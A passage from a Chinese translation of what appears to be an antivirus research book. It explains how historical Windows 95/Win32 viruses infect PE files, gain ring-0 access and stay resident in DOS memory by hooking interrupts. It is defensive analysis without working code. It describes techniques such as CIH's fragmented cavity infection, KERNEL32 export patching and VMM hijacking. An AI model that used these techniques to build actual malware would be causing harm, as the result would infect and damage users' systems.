W95/Anxiety病毒使用的是一种更先进的追加感染法。Anxiety的感染机制很类似于Boza，但其代码与劣质的W95/Harry病毒关系更密切。

Anxiety病毒不会在节表末尾增加新的节头部，而是修改最后一个节的节头部，然后把自己安置到该节中。这样该病毒很容易就可以感染所有PE可执行文件，而如果采用新的节头部的话，则要担心是否能将其加入到节表中。

病毒通过修改VirtualSize和SizeOfRawData域，就可以把自身代码放到可执行文件的最后，这样就不需要修改PE头部的NumberOfSection域了。病毒还把AddressOfEntryPoint域改为指向病毒体，并重新计算SizeOfImage域以反映出程序被感染后的大小。清单4-3是CALC.EXE的最后一节在被W95/Anxiety.1358感染前后的状态。

清单4-3　W95/Anxiety.1358对节的修改

```
06 .reloc VirtSize: 00001040 VirtAddr: 00011000
raw data offs: 0000D600 raw data size: 00001200
relocation offs: 00000000 relocations: 00000000
line # offs: 00000000 line #'s: 00000000
characteristics: 42000040 INITIALIZED_DATA MEM_DISCARDABLE MEM_READ
06 .reloc VirtSize: 00002040 VirtAddr: 00011000
raw data offs: 0000D600 raw data size: 00001640
relocation offs: 00000000 relocations: 00000000
line # offs: 00000000 line #'s: 00000000
characteristics: E0000040 INITIALIZED_DATA MEM_EXECUTE MEM_READ
MEM_WRITE
```

最后一个节头部的Characteristics域被加入了“可写/可执行”（writable/executable）属性。任何一个节头部只要有了“可写”属性，就能运行该节中的自修改（self-modifying）代码，但很多病毒作者刚开始并未意识到这一点。

像W32/Zelly这样的病毒采用了两种或更多种的感染策略。Zelly的基本感染模式是在宿主程序中增加两个节，而高级感染模式则把宿主的所有节合并为一个节，并把病毒追加到该映像的末尾。这就把病毒体和宿主程序更紧密地结合在一起了。

4.3.2.4　不修改入口点的追加病毒

有些Windows 95和Win32病毒不修改被感染程序的AddressOfEntryPoint域。这些病毒把自身代码追加到PE文件的后面，但其获得控制权的方式却比较复杂。它计算AddressOfEntryPoint指向什么位置，然后在该位置放置一条指向病毒体的JMP指令。幸运的是，要编写这种病毒难度很大。

这是因为这种病毒必须处理指向宿主代码中被改写区域的重定向条目。W32/Cabanas病毒把指向那个区域的重定向条目屏蔽掉。W95/Marburg病毒如果发现这种重定向条目，则不会在入口点放置JMP指令，而是修改AddressOfEntryPoint域。JMP指令不应该是程序中的第一条指令。W95/Marburg的如下做法表明了这一点：当入口点代码的前256字节中没有重定向条目时，该病毒把JMP指令放置到一个随机的无用指令代码块末尾。这样，对扫描器和完整性检查工具来说，找出病毒代码的入口点就不那么容易了。

4.3.2.5　感染KERNEL32.DLL的病毒

多数Windows 95病毒攻击的都是PE格式的文件，但有些也会感染DOS 的COM和EXE程序、VxD驱动、Word文档及16位Windows 新可执行文件（new executable，NE）文件。另一些Windows 95病毒偶尔会感染DLL，因为这些库文件被PE（或NE）文件所链接（和调用）。但DLL的感染不会进一步传播，因为系统装入程序并不调用DLL的标准入口点代码。DLL的执行通常是从指定的DLL入口点开始的。

感染KERNEL32.DLL的病毒不会攻击该库文件的入口点，而是用别的方法获取控制权。PE

文件中很多别的入口点可以被病毒利用，尤其DLL本质上就是一些导出的API（它们的入口点）。因此，攻击KERNEL32.DLL的最简单的方法就是修改其中某个API（例如GetFileAttributesA）的导出RVA以指向位于DLL映像末尾的病毒代码。W95/Lorez[20]用的就是这个方法。这种病毒可以很容易地常驻内存。系统在初始化期间会把被感染的KERNEL32.DLL装入内存，之后任何PE程序如果包含指向KERNEL32.DLL的导入表项，就将连接到这个有毒的DLL上。当程序中调用的某个API连接到病毒代码时，病毒就获得了控制权。

链接程序会在所有系统DLL文件的PE头部放置一个预先计算好的校验和。与Windows 95不同，Windows NT在加载DLL前会重新计算这个校验和。如果得到的值与DLL头部中保存的值不一样，则系统装入程序就会在蓝屏启动阶段停止运行并显示一条错误信息。但是，这并不意味着此类病毒不能在Windows NT上实现——它们仅仅是稍许增加了实现的复杂性。尽管微软并未公布校验和算法，但IMAGEHLP.DLL中有计算校验和的API（如CheckSumMappedFile()），病毒在感染完成后，用这些函数完全可以重新计算出一个正确的校验和。但对于Windows NT的装入程序来说，仅有这一点还不够，还有其他几个步骤需要完成，但毫无疑问，病毒作者们很快就能解决这些问题。病毒扫描器应该重新计算PE头部的校验和来检查KERNEL32.DLL的一致性（consistency），特别是当扫描器本身就是一个Win32程序而且连接到已感染的KERNEL32.DLL时，更需要这样做。

4.3.2.6 伴生病毒（companion infection）

伴生病毒不太常见。然而有些病毒作者的确会开发Windows 95伴生病毒。路径伴生病毒（path companion virus）的感染利用了以下事实：当同一目录中两个文件的名字只有扩展名部分不同（分别为COM和EXE）时，操作系统总是优先执行COM文件。这类病毒的做法就是：寻找一个扩展名为EXE的PE文件，然后将病毒代码复制为同目录（或PATH环境变量中的其他目录）下的同名文件（扩展名为COM）。W95/Spawn.4096病毒就用了这个技术，它首先用FindFirstFileA()和FindNextFileA()两个API进行搜索，然后用CopyFileA()完成复制，最后用CreateProcessA()执行原始的宿主程序。

4.3.2.7 分割型蛀穴感染（fractionated cavity infection）

笔者原先预测这种感染技术要在将来才可能出现，但W95/CIH病毒在笔者第一次做关于Win32病毒的演讲前就已经将该技术用到了实际当中。

PE文件的多数节之间都有闲散空间，连接程序通常用零值（或0xCC）填充这些空间。存在闲散空间是因为各节的起点必须位于FileAlignment域的取值的整数倍位置，这在前文介绍该域时讲过。各节的有效尺寸（VirtualSize）通常与原始数据尺寸（SizeOfRawData）不同（关于VirtualSize和SizeOfRawData两个域对于微软和Borland的编译器的不同意义见4.3.2.1节的注释。——译者注）。实质尺寸往往要小一些。多数情况下，微软的连接程序就是这样生成PE文件的。节的原始数据尺寸与实质尺寸之间所差的就是那块用于对齐的以零值填充的区域。当一个程序被装入内存并映射到其虚拟地址空间时，这种对齐用的区域并不会随之装入内存。

由于FileAlignment域的缺省值为512字节（通常的扇区大小），因此闲散空间一般比512字节小。笔者最开始思考这种感染方法时，认为不可能开发出这样的病毒，因为一个不足512字节的空间是容纳不下通常的PE病毒的。但两分钟之后，我就认识到这个简单的问题是难不倒病毒编

写者的。病毒只需要把其代码分割成几个部分，然后找到足够多可用的对齐区域（即闲散空间），把这些片段填充进去。这些片段的装入程序可以非常短，它把各个片段逐一复制到一块连续的内存区域中。该装入程序的代码放置在一块足够大的对齐区域中。

这正是W95/CIH病毒所用的方法，它令扫描器和病毒清除程序的工作更困难了。病毒把节头部的VirtualSize（实质尺寸）域改为和SizeOfRawData（原始数据尺寸）域一样，然后向该节中注入一部分病毒代码。准确识别此类病毒的难度比识别普通的病毒要大，因为扫描程序必须首先从PE映像的不同区域中取出病毒体的各个片段。

W95/CIH病毒同时还使用了头部感染技术，要感染微软的连接程序生成的PE文件毫无问题。从病毒的角度看，分割型蛀穴感染技术有一个很重要的优点。文件被感染后其尺寸不会增大，而是保持不变，因此这种病毒就更难被发现了。扫描过程必须非常仔细和认真，因为这种病毒可能从自身任何位置进行分割，有可能特征字符串也会被分割到数个片段中。这个事实表明：在分析新型Windows 95病毒时，采取极为仔细的态度是多么重要。否则，扫描器可能就不能发现同一病毒的各个变种了。

4.3.2.8　修改DOS存根程序中的 lfanew域

这是笔者原先认为尚未出现的第二种感染技术。然而，正如前一节讨论的分割型蛀穴感染技术那样，这种技术也是正当笔者对它进行预测时出现的。它是最容易实现的感染技术之一了，因此被很多病毒所采用。W95/Cerebrus是已知第一个采用该技术的病毒。该技术从原理上说是可以感染Windows NT平台的，但Cerebrus病毒的具体实现中有一个小缺陷导致感染失败。这种技术基本上属于追加感染型——即病毒体被追加到原始程序的末尾。

这种病毒的重要特点在于：其病毒代码本身包含有自己的PE头部。当病毒感染一个PE程序时，它会修改宿主的DOS stub头部的lfanew域（在0x3c地址处）。如前文所述，lfanew域包含了PE头部在文件中的地址（file address）。由于被修改后的lfanew指向了新的PE头（病毒自己的PE头），因此当被感染程序运行时，控制流程就直接跳过了宿主程序原来的PE结构，只执行病毒代码。病毒的行为就跟一个普通的Win32程序一样。它有自己的导入表，可以轻松地调用任何想调用的API。当病毒复制完成时，会从被感染文件中生成一个临时文件。该临时文件中，lfanew域将正确地指向原来的PE头部。这样，当病毒执行该临时文件时，就可以重新获得原始程序的功能。

4.3.2.9　基于VxD的Windows 95病毒

大多数Windows 95病毒都是直接感染型（direct-action）。当病毒编写者们意识到快速感染的重要性后，他们就开始努力寻找实现Windows 95内存驻留型病毒的方法。很明显（尽管不是最容易）的一种解决方法是编写VxD病毒。W95/Memorial是最早基于VxD的病毒之一。它可以感染DOS的COM、EXE文件以及Win32的PE应用程序。该病毒只有在Windows 95上才会复制。被感染程序采用一种投放机制（dropping mechanism）来提取真正的病毒代码（一个VxD程序），并把它写到C盘根目录下的CLINT.VXD文件中。

当VxD程序加载时，病毒代码运行于ring 0级，因此它可为所欲为。VxD可以轻易地钩挂到文件系统上，这正是多数VxD病毒想干的事。它们就是通过一个简单的VxD服务例程钩挂到可安装文件系统（installable file system, IFS）上。然后，病毒就可以监控对文件的访问。VxD代码需要从被感染程序中提取，因此从不同格式的被感染文件中提取VxD，就需要不同的投放程

序（即投放器）。这导致病毒代码非常复杂，而且比较大（12 413字节）。因此，这类病毒在未来不可能出现很多。

4.3.2.10 作为VxD运行的PE病毒

W95/Harry和W95/Anxiety病毒引入了一种更简单的方案。这类病毒用自身代码修改了Windows 95的VMM从而降低了问题的复杂性。

当被感染的PE程序执行时，病毒代码就获取了控制权。程序一般运行在应用级，这就是为什么它们通常不能调用系统级函数（VxD调用）。这些病毒通过将其代码植入运行于ring 0的VMM中，从而绕过了系统的安全机制。这种病毒的安装例程（installation routine）会在VMM代码区中0C0001000h地址之后寻找是否有足够大的空洞。

如果发现一个只包含0xFFh字节的足够大的空洞，病毒就将0x0C000157Fh地址开始的区域与VMM进行对比，以检查该区域是否和VMM头部相同。如果发现相同，则病毒就从VMM中取出Schedule_VM_Event系统函数的地址，将其保存起来以便将来使用。接着，病毒把自身代码复制到VMM中，重写前面找到的那个空洞区域，并把原始的Schedule_VM_Event函数地址改为指向一个新函数。最后，病毒跳转到原始入口点以执行原始宿主程序。这个过程完全是可能的，因为微软为了对Windows 3.x 的VxD保持向后兼容而未能保护VMM区域。整个VMM区域都可以被应用级程序读写。

执行宿主程序前，VMM将调用Schedule_VM_Event函数，该函数现在已被替换为病毒的初始化例程了。该代码已经是在ring 0上运行，因而能够调用VxD函数。Anxiety病毒通过从IFS中调用IFSMgr_InstallFileSystemApiHook函数而钩挂到IFS上，从而植入了新的病毒挂钩API函数。

对病毒的复制代码需要特别留意。当VxD代码执行时，VMM会修改VxD调用。VMM把“0CDh, 20h, DWORD function ID”（INT 20H, DWORD ID）[21]指令修改为FAR CALLS指令。有些VxD函数只包含一条指令。这种情况下，VMM就用该指令来替换这6个字节，其长度正好合适。VMM动态地对所有被执行的VxD完成这种修改，以加快它们的执行速度。

当病毒代码执行时，VMM修改病毒体中的VxD函数，所以病毒不能立刻再复制到别的文件中（因为病毒代码无法在不同的Windows 95环境下正常执行）。这些病毒中包含的一个函数会首先把病毒中所有的VxD函数修改回其正常的形式，然后才将病毒代码复制到宿主程序中。这种技术尽管看起来非常复杂，但对病毒作者们来说并不太难。W95/Anxiety病毒的变种过去在许多国家都一直非常猖獗。

毫无疑问，有些病毒甚至会在基于Windows NT的系统上用类似方法来试图解决从ring 3级别进入ring 0级别的难题。W95/CIH使用了只在Intel 386及以上处理器中才有的指令。有意思的是，你会发现：Windows 95下的中断描述符表（interrupt descriptor table, IDT）是可写的（因为它是VMM的一部分）。W95/CIH用了SIDT指令（保存IDT）来获得指向IDT的指针（该技术将在第6章详细介绍）。这样，病毒就可以修改IDT中INT 3（调试中断）的门描述符（gate descriptor），并使用VxD服务来分配内存。INT 3例程将作为一个ring 0级中断从其PE病毒体中执行。这个技巧表明：对病毒作者来说，解决ring 3/ring 0的问题是多么容易。用不了多久，Windows 95下的病毒编写者还会发现更多类似的方法，解决方案可能比这还简单。

4.3.2.11 VxD病毒

有几种病毒（如Navrhar）能感染Windows的VxD。Navrhar也能感染OLE2格式的Word文档以及一些标准的系统VxD。该病毒不会感染未知的VxD，而只感染其PE投放程序中列出的已知的系统VxD。当打开染毒的Word文档时，病毒就提取出附在该文档末尾的PE卸落程序。因此访问该代码的唯一途径就是使用Win32 API，这就是为什么病毒把KERNEL32.DLL中的API导入到其宏代码中的原因。病毒从Word文档末尾提取出卸落程序代码后，就执行该代码，查找其中列出的VxD并逐一感染。当系统重启时，Windows 95装入一个染毒的VxD。病毒从染毒的VxD处获得控制权，钩挂在文件系统上，并监控对Word文档的访问。

Navrhar这个例子说明：用户之间交换PE应用程序不如交换DOC文件那么频繁，更别提交换VxD了——通常用户根本不会交换VxD程序。这就是为什么Win32病毒不得不采用某种蠕虫传播机制的原因了（见第9章和第10章）。

4.3.2.12 DLL加载插入技术

这种特殊的感染技术是通过修改PE文件，以便当宿主程序被加载时，还会额外加载一个包含病毒的DLL。

例如，W32/Initx在宿主程序中仅仅插入了一个LoadLibrary()调用，就令宿主程序额外加载了名为INITX.DAT的DLL。这个额外的LoadLibrary()代码被插入在宿主代码节的闲散空间中，病毒修改宿主入口点以指向这个新插入的代码。当执行宿主程序时，只要系统中有INITX.DAT文件，该文件中的病毒代码就会在宿主程序代码之前执行。此后，控制权才会转给原始的宿主入口点代码。

4.3.3 Win32和Win64病毒：是针对Microsoft Windows设计的吗

微软的策略很清楚。一个软件产品要想获得“针对Microsoft Windows设计”（Designed for Microsoft Windows）的标识，最重要的要求就是：该产品中每个应用程序都必须是用32位编译器生成的PE格式的Microsoft Win32可执行文件。因此毫不奇怪，第三方开发的Win32程序的数量在过去几年中增长得很快。人们相互交换和下载的PE程序越来越多。

Windows 95及Win32病毒很长一段时间都未引起大问题的主要原因是病毒编写者必须学习大量的知识才能“支持”新的系统。年轻的病毒作者们都熟悉微软的广告词“Windows everywhere!（Windows无处不在！）”，他们的回答似乎是“Windows viruses everywhere!（Windows病毒无处不在！）”。这些年轻人不会再为DOS病毒浪费时间，而是会一直不断地钻研Win32和Win64平台。

攻击者继续编写DOS病毒不再有任何意义。因为，现在病毒扫描器的主要弱项是如何一般性地或启发式地检测Windows病毒，另外Windows病毒的清除也不是那么容易。反毒软件厂商还必须学习和理解新的64位文件格式，并且投入足够的时间来研究和设计新的扫描技术。

由于Windows 95和NT比DOS复杂，因此Windows 95/NT中的第一代病毒的开发自然就花了更多时间。然而，Win32病毒的数量在2004年已经超过了10 000种。根据已知的资料，DOS病毒达到10 000个变种用了10年，但Win32病毒只用了9年。这表明：随着新平台的出现（替代旧平台），尽管病毒编写速度暂时趋缓，但最终任何类型病毒的增长率都将是指数级的。

下一节将讲述一些导致Windows 95病毒与Windows NT不兼容的问题，说明病毒名称中Windows 95和Win32前缀的区别。这两种前缀被扫描器用来标识32位的Windows病毒。

Windows 95和NT的系统装入程序的重要区别

笔者在了解W32/Cabanas病毒前，对Windows NT安全性的看法有别于后来。原来的那种看法来源于第一例Windows 95病毒Boza出现时，笔者得出的关于系统安全级别的错误结论。Boza出现时，多数反毒研究人员都立刻在Windows NT上做了测试。结果Windows NT看起来很令人放心：它甚至都不去尝试执行被感染的映像，如图4-30所示。




图4-30 在Windows NT上执行W95/Boza时显示的错误信息

同一个程序，Windows 95的装入程序认为它是好的，而Windows NT的装入程序认为它是坏的。为什么会这样？笔者通过修改PE文件，自己找到了答案。

PE文件格式是微软为其所有Win32操作系统（Windows NT/2000/XP/2003，Windows 95/98/Me，Win32s和Windows CE）设计的。（后来，PE文件格式被扩展为PE+适应64位平台的要求。）这就是为什么所有Win32系统中的装入程序都必须了解这种可执行文件格式的原因。然而，装入程序在不同系统中有不同的具体实现。Windows NT的装入程序在执行一个PE文件前对其所作的检查比Windows 95的装入程序多。因此Windows NT发现被Boza感染的文件很可疑。具体原因是（病毒在宿主节表中插入的）.vlad节头部中的一个域被病毒代码算错了。结果，那些计算正确的节和节头部可以被毫无问题地加入到PE文件中。因此，Windows NT的装入程序并非像某些人猜想的那样包含什么优秀的病毒检测技术。

如果Boza修正了这个问题，那么它甚至可以在Windows NT平台上启动宿主程序。但是病毒在Windows NT上仍将无法复制，因为存在另一个不兼容性问题，该问题影响了所有早期的Windows 95病毒。所有Windows 95病毒都必须解决一个特殊的问题——如何调用GetModuleHandle()和GetProcAddress()这两个Win32内核API。由于这两个API位于KERNEL32.DLL中，因此Windows 95病毒可以通过直接KERNEL32.DLL访问这些函数。多数Windows 95病毒都使用将 GetModuleHandle()和GetProcAddress()地址进行硬编码的指针。通过使用GetProcAddress()函数，病毒可以访问自己想调用的任何API。（有些病毒采用另一种方法：用LoadLibrary()获取KERNEL32.DLL的一个句柄（handle）。但这种方法不常见，因为多数应用程序都已经把KERNEL32中的API映射到其进程地址空间中了）。

当链接程序生成一个可执行文件时，它认为文件将被映射到内存中的一个特定位置。PE文件头部的ImageBase域保存了这个地址值。对可执行文件来说，这个地址通常缺省为0x400000。在Windows 95中，KERNEL32.DLL的ImageBase地址为0xBFF70000。因此，GetModuleHandle()和GetProcAddress()的地址在KERNEL32.DLL的同一发布中应该是固定的，但在KERNEL32.DLL的新版本中这个地址可能不同，这使得Windows 95病毒甚至不能兼容其他的Windows 95发布。Windows NT中ImageBase域的缺省值为0x77F00000，因此那些只能使用Windows 95中的基地址的病毒就无法感染Windows NT。（很有意思的是，第一代漏洞利用代码也常常受到该问题困扰，仅能在单一平台上运行）。

导致不兼容的第三个原因是显然的：Windows NT不支持VxD。因此，像Memorial这样的基于VxD的病毒就不能在Windows NT上运行。它们本应该根据Windows NT和Windows 95的不同而采用不同的驱动级感染算法，但这样做会令这些病毒变得很复杂。

如果一个Windows 95病毒可以克服上述不兼容性问题及实现上的困难，则它最终肯定也能感染Windows NT/2000/XP/2003。这种病毒可能支持Unicode，但这不是一项强制要求。W32/Cabanas支持所有这些特性，它能突破早期的Windows 95病毒所无法逾越的不同OS间的障碍。

Boza和Cabanas都是32位的Win32程序。Cabanas可以感染Windows 95/98/Me（及其各种本地化版本）和基于Windows NT的系统的所有主要发布（如3.51、4.0、5.0（即Windows 2000）、5.1（即Windows XP））中的文件。Boza仅在英文版的Windows 95发布中才会复制。因此，Cabanas病毒名的前缀为Win32，而Boza为Win95。

4.4 结论

本章对计算机病毒感染文件及其他对象的技术做了大量介绍。熟悉这些技术是很重要的，因为它们深刻影响着反毒引擎的设计。更重要的是，第15章将讲述的病毒手工分析和自动化分析方法也依赖于对感染技术的理解。

参考文献

1. Adam Petho, *ROM BIOS*, 1989, ISBN: 963-553-129-X (Paperback).
2. Fridrik Skulason, "Azusa—Complicating the Recovery Process," *Virus Bulletin*, April 1991, p. 23.
3. Jakub Kaminski, "Rainbow: To Envy or to Hate," *Virus Bulletin*, September 1995, pp. 2-7.
4. Mike Lambert, "Circular Extended Partitions: Round and Round with DOS," *Virus Bulletin*, September 1995, p. 14.
5. Fridrik Skulason, "Investigation: The Search for Den Zuk," *Virus Bulletin*, 1991, pp. 6-7.
6. Mikko Hypponen, "Virus Activation Routines," *EICAR*, 1995, pp. T3 1-11.
7. Fridrik Skulason, "Disk Killer," *Virus Bulletin*, January 1990, pp. 12-13.
8. Jan Hruska, "Virus Writers and Distributors," *Virus Bulletin*, July 1990, pp. 12-14.
9. Dr. Vesselin Bontchev, private communication, 1996.
10. Peter Morley, personal communication, 1999.
11. Peter Szor, "Coping with Cabanas," *Virus Bulletin*, November 1997, pp. 10-12.
12. Peter Szor, "Olivia," *Virus Bulletin*, June 1997, pp. 11-12.
13. Peter Szor, "Nexiv_Der: Tracing the Vixen," *Virus Bulletin*, April 1996, pp. 11-12.
14. Peter Szor, "Shelling Out," *Virus Bulletin*, February 1997, pp. 6-7.
15. Matt Pietrek, *Windows Internals*, Addison-Wesley, 1993, ISBN: 0-201-62217-3 (Paperback).

16. Adrian Marinescu, "Russian Doll," *Virus Bulletin*, August 2003, pp. 7-9.
17. Peter Ferrie, "Unexpected Resutls [sic]," *Virus Bulletin*, June 2002, pp. 4-5.
18. Peter Szor, "Attacks on Win32," *Virus Bulletin Conference*, 1998.
19. Peter Szor, "High Anxiety," *Virus Bulletin*, January 1998, pp. 7-8.
20. Peter Szor, "Breaking the Lorez," *Virus Bulletin*, October 1998, pp. 11-13.
21. Andrew Schulman, *Unauthorized Windows 95*, IDG Books, 1994, ISBN: 1-568-84305-4.

第5章 内存驻留技术

“千里之行，始于足下。”

——J.R.R. Tolkien

本章主要讨论常见的计算机病毒的内存驻留技术。通常，计算机病毒利用驻留在内存中的代码感染系统中的其他对象（比如文件），或者在系统间传播。有些病毒就是由于特殊的内存驻留技术而比其他病毒具有更强的破坏性。

5.1 直接感染型病毒

有些比较简单的计算机病毒并不主动驻留在内存中，最先感染IBM PC机的文件感染型病毒Virdem 和Vienna就是这样。通常，直接感染型病毒的传播速度比较慢，传播范围也比较窄。

直接感染型病毒随着宿主程序一起装入到内存中，在取得系统控制权后，它们以搜索新文件的方式搜集可能的感染对象。很多常见的计算机病毒都使用直接感染方式的传播引擎，这种病毒在各种平台上都非常容易构造，无论是二进制还是脚本形式。

直接感染型病毒通常使用FindFirst、FindNext函数序列来寻找作为攻击对象的目标文件。一般情况下，这种病毒一次只攻击有限数目的目标，但也有些病毒一旦控制了系统，就立即枚举所有目录，感染一切可以感染的目标。另一方面，直接感染型病毒在计算机软盘和硬盘之间简单地拷贝自身，而不等待用户拷贝被感染的文件。这些拷贝行为使得直接感染型病毒很容易被用户发现，因为额外的磁盘操作是很明显的异常活动。

由于宿主的位置不同，在网络环境下工作的病毒就比较幸运了。在网络环境下，病毒可以枚举网络共享或者简单地进行文件攻击。由于网络共享环境下可写的网络资源都存在于在从A:到Z: 的范围内，病毒可以利用直接感染文件进行传播。单机环境下的直接感染型病毒的传播速度通常很慢，但在网络环境下，这种状况很有可能得到改善。

在DOS环境下，成千上万的由计算机病毒生成机生成的病毒都使用直接感染方式。病毒VCL.428就是很好的实例，该病毒是由病毒构建实验室（Virus Construction Laboratory）编写的。

5.2 内存驻留病毒

计算机病毒工作的另外一种方式更加有效，它们在完成病毒代码的初始化以后仍然驻留在系统内存中。这种病毒的工作过程主要包括以下几个步骤:

1) 获得系统的控制权;

2) 为病毒自身分配一块内存空间;

3) 将病毒拷贝到新分配的内存空间中;

4) 激活刚刚拷贝的病毒程序体;

5) 通过钩挂（Hook）方式接管代码执行流程;

6) 感染新的文件或者系统。

上述步骤是病毒最典型的工作模式，但是还有一些其他的工作方式，可能并不需要完成上述所有步骤。在类似DOS的单任务的操作系统中，同一时刻只允许一个用户程序处于执行状态，其他程序代码都必须保持自己在TSR（Terminate-and-Stay-Resident，结束后驻留内存）状态。DOS以中断的形式提供了多种服务，用来开发TSR代码。

DOS环境下最典型的TSR程序的例子是时钟程序，该程序的功能是在其他程序执行的过程中，还能在系统界面上显示时间。因为，所有的程序都共享一个执行“线程”，任何一个程序都能用一种或者多种方式插入其他程序的运行，甚至包括修改DOS系统本身的代码、部分系统数据结构、设备驱动程序或者系统界面等。有时，一个有bug的用户程序对这些内容的改变可能会引起系统崩溃或者系统错误。

历史上曾经有过这样的例子。Borland公司在DOS环境下开发的Quattro spreadsheet 系统的第一个版本是全部使用Hungary汇编语言开发的。在系统的开发过程中发生了一件非常有趣的事情。有时候，系统明明在执行一个循环，可是系统的实际运行流程和控制流程的期望值刚好相反。代码本身并没有什么错误，因此通过阅读代码的方式根本不能解释发生这种现象的原因。最后发现产生这个错误的原因是一个时钟程序偶尔会改变系统的执行流程，原因是时钟程序改变了方向标记，而有时又忘记恢复这个标记，结果，时钟程序无意地破坏了spreadsheets系统的内容，当然它也会对其他程序造成破坏。这个具有破坏性的时钟程序就是一个TSR程序（内存驻留程序）。

DOS应用程序之间没有任何隔离措施，也没有任何保护措施，这就是问题的关键所在。恶意代码可以很方便地利用系统的这种弱点。在标准DOS下，处理器运行在单任务模式方式下，因此任意一个程序都有权修改其他程序在物理内存中的代码，这些代码存储在1MB地址空间以内的范围（有些计算机能操作640KB以外的高端扩展内存）。

5.2.1 中断处理和钩挂

DOS应用程序需要使用DOS中断和BIOS中断提供的系统服务，在过去的微型计算机中，程序员通常需要把控制转交给BIOS入口，因此程序员需要记住这些入口点，中断向量表（IVT）为程序员减轻了不少负担，使用中断向量表，程序员可以使用中断编号和服务编号来指向功能程序。这样，就不需要在程序代码中把这些服务的地址硬编码到程序中了，而是使用INT x指令通过中断向量表把控制交给系统服务。

图5-1说明了一个典型的引导区病毒，比如Brain通过钩挂BIOS的磁盘处理程序，装入内存并执行的过程。

引导区病毒经常钩挂INT 13hBIOS磁盘中断处理程序，并监视处理程序的功能，等待磁盘读写操作，并在这个过程中将病毒自身代码（或者部分代码）写入到相应磁盘的启动扇区中。




图5-1 典型的引导区病毒钩挂 INT 13h

在DOS环境下，中断向量表存储在从物理内存地址0:0

处开始的位置，这个表记录了每一个中断的段地址和偏移地址，因此，表中的每一个向量都占用4个字节，这样INT 21h的向量就处在内存的0:84h处，表5-1给出了常用的中断和病毒对这些中断的典型用法。

表5-1　计算机病毒常用的中断

中断号	功能描述	在IVT中的偏移地址	病毒利用情况
INT 00	除零错CPU产生的	0:[0]	反调试，抗仿真
INT 01	单步调试CPU产生的	0:[4]	反调试，隧道技术EPO
INT 03	断点CPU产生的	0:[0Ch]	反调试，追踪技术
INT 04	溢出CPU产生的	0:[10h]	反调试，抗仿真（由INTO 指令产生）
INT 05	在显示器上显示BIOS	0:[14h]	激活例程，反调试
INT 06	无效操作码CPU产生的	0:[18h]	反调试，抗仿真
INT 08	系统时钟CPU产生的	0:[20h]	激活例程，反调试
INT 09	键盘BIOS	0:[24h]	反调试，偷窃口令 Ctrl+Alt+Del处理
INT 0Dh	IRQ 5 硬盘(XT) 硬件产生	0:[34h]	XT上的硬件级隐藏
INT 10h	视频显示BIOS	0:[40h]	激活例程
INT 12h	获取内存大小 BIOS	0:[48h]	RAM大小检查
INT 13h	磁盘操作 BIOS	0:[4Ch]	感染，激活例程、隐藏
INT 19h	引导装入程序BIOS	0:[64h]	假装重新启动
INT 1Ah	时间 BIOS	0:[68h]	激活例程
INT 1Ch	系统时钟周期BIOS	0:[70h]	激活例程
INT 20h	终止程序 DOS内核	0:[80h]	感染Exit，终止父进程
INT 21h	DOS 服务 DOS 内核	0:[84h]	感染，隐藏，激活例程
INT 23h	控制改变处理器 DOS 内核	0:[8Ch]	反调试，非中断感染
INT 24h	临时误差处理程序DOS内核	0:[90h]	在感染期间避免DOS错误（通常是临时钩挂）
INT 25h	DOS-直接读磁盘(DOS内核)	0:[94h]	磁盘感染，隐藏（获得INT13）
INT 26h	DOS-直接写磁盘(DOS内核)	0:[98h]	磁盘感染，隐藏（获得INT13）
INT 27h	终止后驻留内存(DOS内核)	0:[9Ch]	保留在内存中
INT 28h	DOS IDLE 中断 DOS内核	0:[A0h]	在DOS程序等待用中输入时，执行TSR
INT 2Ah	网络转向器DOS内核	0:[A8h]	不需要钩挂INT 21感染文件
INT 2Fh	多路中断多路使用	0:[BCh]	感染HMA内存，访问磁盘结构
INT 40h	软盘处理程序 BIOS	0:[100h]	反行为拦截器
INT 76h	IRQ 14 HD 操作硬件	0:[1D8h]	AT及以上机器的硬件级隐藏

x86系列处理器能够在IVT中存储256个不同的中断。

具体中断的详细内容可以在Ralf Brown维护的中断列表中查到（参见http://www.ctyme.com/rbrown.htm。——译者注），这个列表包含了3 000页的更详细的信息。开始的时候，可获取的中断信息比较少，但是随着时间的推移，几年以后，中断列表成了DOS病毒研究者的基本研究指南，并且增加了对没有详细文档记载的中断的理解。

使用内存驻留技术的病毒相对于直接感染型病毒具有显著的优点，内存驻留病毒能够随时感染系统中任何可能的感染对象，并且内存驻留病毒还能采用一些隐藏技术来隐藏自身。

在Internet还不是很发达的时候，在东欧部分国家，比如保加利亚，要获取这些信息是非常困难的。于是这些国家的程序员通过DOS系统反汇编来获取这些中断的具体信息，这就难怪保

加利亚很多高水平的病毒使用了DOS 2+的内部服务调用，比如“获取列表的列表”（INT 21h－AH=52h），实现隧道隐藏技术，这些技术曾经让没有经验的病毒研究者彷徨了很久，不知道这些病毒究竟干了什么。

5.2.2 钩挂INT 13h中断例程（引导区病毒）

在调用中断处理程序的过程中，通常需要用一组寄存器来传递一些参数，这些参数可能用来描述中断处理程序的子功能，也可能是指向一个数据结构的指针。比如，INT 13h中断处理程序就要求使用AH寄存器传递子功能的索引号，为了使用INT 13h读取磁盘，应用程序必须设置下面的寄存器：

- AH = 2
- AL = 要读取的扇区个数
- CH = 柱面号
- CL = 扇区
- DH = 磁头号
- DL = 驱动器编号
- ES:BX = 分配给数据缓冲区的指针

可以看出，使用INT 13h读取磁盘数据前，首先必须完成内存分配，其次必须事先复位（reset）磁盘。由于软盘通常很慢并且转速也不够快，因此需要多次的读操作，读操作之间需要复位磁盘。硬盘的索引号是80h（第7位置位）。

中断程序在执行前，返回地址被压入堆栈。在中断处理程序（或链接的处理程序）运行到IRET指令而返回时，它就返回至堆栈中存储的返回地址。中断处理程序还能够使用RETF作为返回指令。

